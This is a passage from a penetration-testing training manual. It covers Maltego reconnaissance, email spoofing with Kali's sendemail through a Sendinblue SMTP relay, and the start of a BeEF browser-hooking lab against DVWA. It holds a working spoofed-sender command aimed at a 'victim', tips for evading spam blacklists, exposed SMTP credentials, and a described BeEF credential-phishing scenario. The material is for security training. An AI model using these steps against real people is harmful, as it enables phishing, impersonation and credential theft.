
1. In Kali, go to applications and run Maltego



2. Click on Maltego CE (Free)




3. Choose to register and enter email address and password, an Email will be sent to you to activate your Maltego account.
4. Start Maltego and choose to update the tool if there is update.




5. After update is done choose to install Free API, every API there is a description of the function that API such as querying specific Database.
6. Some APIs require a key, you need to register with the site mentioned in the API and they will email you the key.

| Transform Hub | | |
|--|--|--|
| Refresh Transform Hub Update Transforms | | Help |
|  | PATERVA CTAS CE Paterva Standard Paterva Transforms FREE | CaseFile Entities Paterva Additional entities from CaseFile FREE |
| ATT&CK - MISP MISP Project Query data from MISP. Pivot on MITRE ATT&C... FREE | Blockchain.info (Bitcoin) Paterva For visualizing the Bitcoin blockchain. FREE | CipherTrace CipherTrace Cryptocurrency forensics and anti money la... PURCHASED SEPARATELY |
| Cisco Threat Grid Cisco Threat Grid Query Threat Grid's database of threat intell... PURCHASED SEPARATELY | Clearbit Christian Heinrich Enrich sign-ups, identify prospects and gain ... FREE | dataprovider.com dataprovider.com Dataprovider.com transforms the internet in... PURCHASED SEPARATELY |
| Farsight DNSDB Farsight Security, Inc. Query the largest DNS Intelligence database... FREE | FullContact Christian Heinrich 360 insights into the people who matter most. FREE | Have I been Pwned? Christian Heinrich Pwned Password v5 Support FREE |
| Host.io Christian Heinrich Enrich Domains with outbound links and bac... FREE | Hybrid-Analysis Hybrid Analysis This set of transforms are based on the Hyb... FREE | IPInfo Christian Heinrich IPInfo Transforms enable you to enrich IP ad... FREE |
| Kaspersky Lab Kaspersky Lab Query Kaspersky Threat Intelligence Data Fe... PURCHASED SEPARATELY | The Movie Database Paterva Transforms that visualize the movie databas... FREE | PassiveTotal PassiveTotal Query PassiveTotal source and account data. FREE |
| PeopleMon PeopleMon Queries peoplemon.com FREE | Shodan Paterva Query Shodan data from within Maltego! FREE | Social Links CE Social Links Free transforms (No API Key required) to ret... FREE |
| ThreatCrowd | ThreatMiner | TinEye CE |

7. Click on the Plus sign at the top of Malteg.




8. Choose what you want to search for from the left side pane – for example choose domain – drag and drop in the middle area



9. Right click the domain and click on run all transforms

10. Click run



11. Maltego will use the installed transforms to do a search about the domain you entered and display a visual links about the found information. You can verify every link and what kind information it provided, and you can do deep search in the item found.
12. You can use other tools to help you further know more about the found items for example you can use Shodan to find out more inform about a device, if there is a link found, use the web browser to see the content of that link.

8.2. Email spoofing

- Email spoofing is the most used method of delivering malware, hacking or deceiving other people by sending them email that look like it is coming from someone they know and embed that email with a backdoor or a link to harmful website, or a picture that contain embedded malware that will automatically works when the picture viewed.
- This method depends on information gathering. When targeting a victim, adversaries will gather information about the victim from social media and other tools to know his friends, colleagues or companies he is associated with and try to send him email that looks like from a colleague or a friend.
- Email Spoofing is particularly important in Penetration testing because it is one of the tactics used to see if the company employees

will be spoofed and give away valuable information just because they received and email from someone looks legitimate.

- There are many ways to send spoofed email, as there are many web sites offers free spoofed email service, just google for “spoof email online”. Most of the servers that delivering this service is known to SPAM blockers and emails from them will be blocked or will end up in the SPAM directory of this person.
- To bypass this problem is either you make your own email server if you have web hosting plan or sign up for a web hosting and create your email server and use that to send fake emails.
- Or you can sign up for SMTP relay server or a mail server. There are many websites offer paid SMTP services that you are going to get a good result because they are used by actual marketers or actual advertising companies to send email.
- Here is a list of best Free SMTP servers that can be used to send emails:
 - SendinBlue over 9000 Free emails per month (<https://www.sendinblue.com/>)
 - Constant Contact (<https://www.constantcontact.com>)
 - Elastic Email (<https://www.elasticemail.com>)
- And there are more free or for a low fee SMTP relay servers including google Gmail SMTP , MailGun, SendGrid.

Exercise 41: Email Spoofing using Sendinblue server

1. Go to <https://sendinblue.com>
2. Sign up
3. A confirmation email will be sent to your email where you can finish up registration

The screenshot shows the Sendinblue dashboard with a progress bar at 33% completion. It includes sections for 'Activation steps' (Complete profile form, Import contacts, Schedule campaign) and contact metrics (All contacts: 1, Opened: 0, Clicked: 0, Blacklisted: 0).

Activation steps:

- Complete your profile form: Fill out your profile form to complete your sign-up.
- Import all of your contacts: Upload your contacts in order to start sending them email campaigns.
- Schedule your first email campaign: Set up, design and schedule your email campaign.

Contact Metrics:

- All your contacts: 1
- opened: 0
- clicked: 0
- blacklisted: 0

- Click on Transaction tap to see the authentication information that needed to send emails

The screenshot shows the 'Configuration' page for SMTP settings. It includes a 'Welcome to SMTP' message and a table of settings:

| Setting | Value |
|-------------|---------------------------|
| SMTP server | smtp-relay.sendinblue.com |
| Port | 587 |
| Login | athramzy@gmail.com |
| Password | mA9YkvrdT0b8ZONR |

Buttons include 'Next' and 'Verification'.

Configuration:

These are the SMTP and API settings for sending your automated emails via Sendinblue.

SMTP settings (selected): API Settings Configuration example with Postfix Configuration example with PHP

Verification:

Waiting for stats.g.doubleclick.net...

The information in this page will be used in Kali `#sendemail` tool , the SMTP

server , port, login and password.

5. Open Kali terminal windows

```
#sendemail --help
```

```
root@kali: ~ 80x45

root@kali:~# sendemail --help

sendemail-1.56 by Brandon Zehm <caspian@dotconf.net>

Synopsis: sendemail -f ADDRESS [options]

Required:
-f ADDRESS          from (sender) email address
* At least one recipient required via -t, -cc, or -bcc
* Message body required via -m, STDIN, or -o message-file=FILE

Common:
-t ADDRESS [ADDR ...]      to email address(es)
-u SUBJECT                message subject
-m MESSAGE                 message body
-s SERVER[:PORT]           smtp mail relay, default is localhost:25
-S [SENDMAIL_PATH]          use local sendmail utility (default: /usr/bin/send
mail) instead of network MTA

Optional:
-a FILE [FILE ...]         file attachment(s)
-cc ADDRESS [ADDR ...]     cc email address(es)
-bcc ADDRESS [ADDR ...]    bcc email address(es)
-xu USERNAME                username for SMTP authentication
-xp PASSWORD                password for SMTP authentication

Paranormal:
```

Sender name :
any name you
choose

Victim email
address

```
root@kali:~# sendemail -xu at[REDACTED]y@gmail.com -xp mA9YkvrdT0b8ZONR -s smtp-relay.sendinblue.com:587 -f "Tom.Due@companyOne.com" -t "[REDACTED]r@r  
ad-infosec.ca" -u "Check Out this Cool link" -m "Hi man check out this cool link ....."  
Aug 11 15:01:38 kali sendemail[2357]: Email was sent successfully!
```

Subject

Email body, you can include
a link to a file or link to
website

```
#sedemail -xu <username from service provider> -xp <password> -  
stem.relay.server_name:port number -f <"fake or spoofed email address"> -  
t <"victim email address "> -u <"email subject"> -m <"email body"> -o  
<"Name of sender">
```

6. Use `#sedemail` command as explained in the above screenshot.
7. This is how is the message going to look in Gmail when it arrive to the victim email

8. And in office 365 as following screenshot

Note

Most of email servers that uses blacklist services will detect the email from sendinblue and other free SMTP relay services as spam or promotion because Anti-Spam vendors will blacklist such services. In exercise above the Gmail list the mail under Promotion folder and Office 365 show that the email came via sendinblue.com. The workaround is using Web-hosting services email or

a fake Gmail or other free mail services.

9

Web Browser Exploitation with BeEF

BeEF stands for the Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser. Amid growing concerns about web-borne attacks against clients, including mobile clients, BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system and examines exploitability within the context of the one open door: the web browser. BeEF will hook one or more web browsers and use them as bases for launching directed command modules and further attacks against the system from within the browser context. BeEF framework generate a one line java code that when it is inserted in a website, it will hook the website visitors and create a connection between the visitor web browser and the BeEF server, then allow attacker to run commands on the visitor machine.

BeEF comes preinstalled in older Kali versions (2019.2 and older), so you should not have to install anything if you're running one of those versions on your computer.

In mid-2019, Kali removed BeEF as a preinstalled exploitation tool, moving it from "kali-linux-default" to the "kali-linux-large" metapackage. That means, if you installed a fresh version of kali Linux , you will need to install BeEF manually.

In this section we are going to run BeEF and see how it hook the web browser and what commands can be sent from BeEF server to the victim browser.

9. Browser exploitation

Exercise 42: Browser Exploitation with BeEF



In this exercise we are going to use BeEF to hook and control users who access the DVWA website (DVWA is a website for testing vulnerabilities that comes part of Metasploitable virtual machine) by adding BeEF script to as XSS stored vulnerability. The BeEF hook will allow us to perform many tasks in the victim machine like trick the user to enter Facebook credentials thinking that Facebook asking him to relogging plus many other commands that we can do from BeEF hook.

In real life scenario this is send by hackers in a phishing email that contain a link to a website that the hacker either have exploited XSS vulnerability or the website is designed by the hacker which has BeEF hook imbedded inside a java script in the website.

Note

If you are running Kali 2019.2 or older, BeEF comes already installed, if you have newer version of Kali such as 2019.3 and higher including Kali 2020 , you will need to install BeEF manually. To check if you have BeEF installed or not in the Kali version you have, go to Kali applications and search for Beef, if it is not their then **follow BeEF installation procedure in point 8 below.**

1. In Virtual Box Start Metasploitable virtual machine



2. Login to Metasploitable machine as msfadmin/msfadmin
3. Check its IP address `#ifconfig`

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:b3:c5:26
          inet addr:10.0.2.5 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb3:c526/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:54 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7754 (7.5 KB) TX bytes:7731 (7.5 KB)
          Base address:0xd020 Memory:f1200000-f1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25617 (25.0 KB) TX bytes:25617 (25.0 KB)

msfadmin@metasploitable:~$
```

4. Open Kali and then web browser and go to DVWA page in Metasploitable VM.



5. Click on Setup then click on Create/Reset Database to clear old setting and scripts from DVWA database.
6. Click on XSS stored
7. From Kali search for BeEF and start it and log on to beef as beef/beef
8. **BeEF Installation**
 - a. In Kali 2020.1 BeEF does not come installed and

you will need to install it manually, here the procedure to install BeEF manually

```
kali:kali:/opt$ sudo git clone https://github.com/beefproject/beef.git
Cloning into 'beef' ...
remote: Enumerating objects: 49, done.
remote: Counting objects: 100% (49/49), done.
remote: Compressing objects: 100% (44/44), done.
remote: Total 41830 (delta 16), reused 19 (delta 4), pack-reused 41781
Receiving objects: 100% (41830/41830), 14.38 MiB | 7.34 MiB/s, done.
Resolving deltas: 100% (26399/26399), done.
kali:kali:/opt$ █
```


b. `#sudo git clone https://github.com/beefproject/beef.git`

Go to beef folder `#cd opt/beef`

- c. `#sudo ./install`
- d. To start Beef for the first time you will get error that default username and password in use.
- e. Make sure to switch to root account `#sudo su`
- f. Then edit the file in beef config.yaml using mousepad text editor (or any file text editor) and save.

```
#sudo su
#mousepad config.yaml
```

- g. Change username and password and save



```

File Actions Edit View Help
kali㉿kali:/opt/beef$ sudo ./beef
[19:03:55][!] ERROR: Default username and password in use!
[19:03:55] |_ Change the beef.credentials.passwd in config.yaml
kali㉿kali:/opt/beef$ ls
arerules      _config.yml  Gemfile           modules           spec
beef          conf.json    Gemfile.lock      package.json    test
beef_cert.pem core        generate-certificate package-lock.json tools
beef_key.pem  doc         googlefid5ff5151333109.html Rakefile        update-beef
BeEF.postman_environment.json  docs        install          README.md      update-geoipdb
config.yaml   extensions  INSTALL.txt      RESTful-API.postman_collection.json  VERSION
kali㉿kali:/opt/beef$ leafpad config.yaml
bash: leafpad: command not found
kali㉿kali:/opt/beef$ sudo leafpad config.yaml
sudo: leafpad: command not found
kali㉿kali:/opt/beef$ sudo su
root@kali:/opt/beef# mousepad
root@kali:/opt/beef# mousepad config.yaml
[ ]

```

File Edit Search View Document Help

Warning, you are using the root account, you may harm your system.

```

#
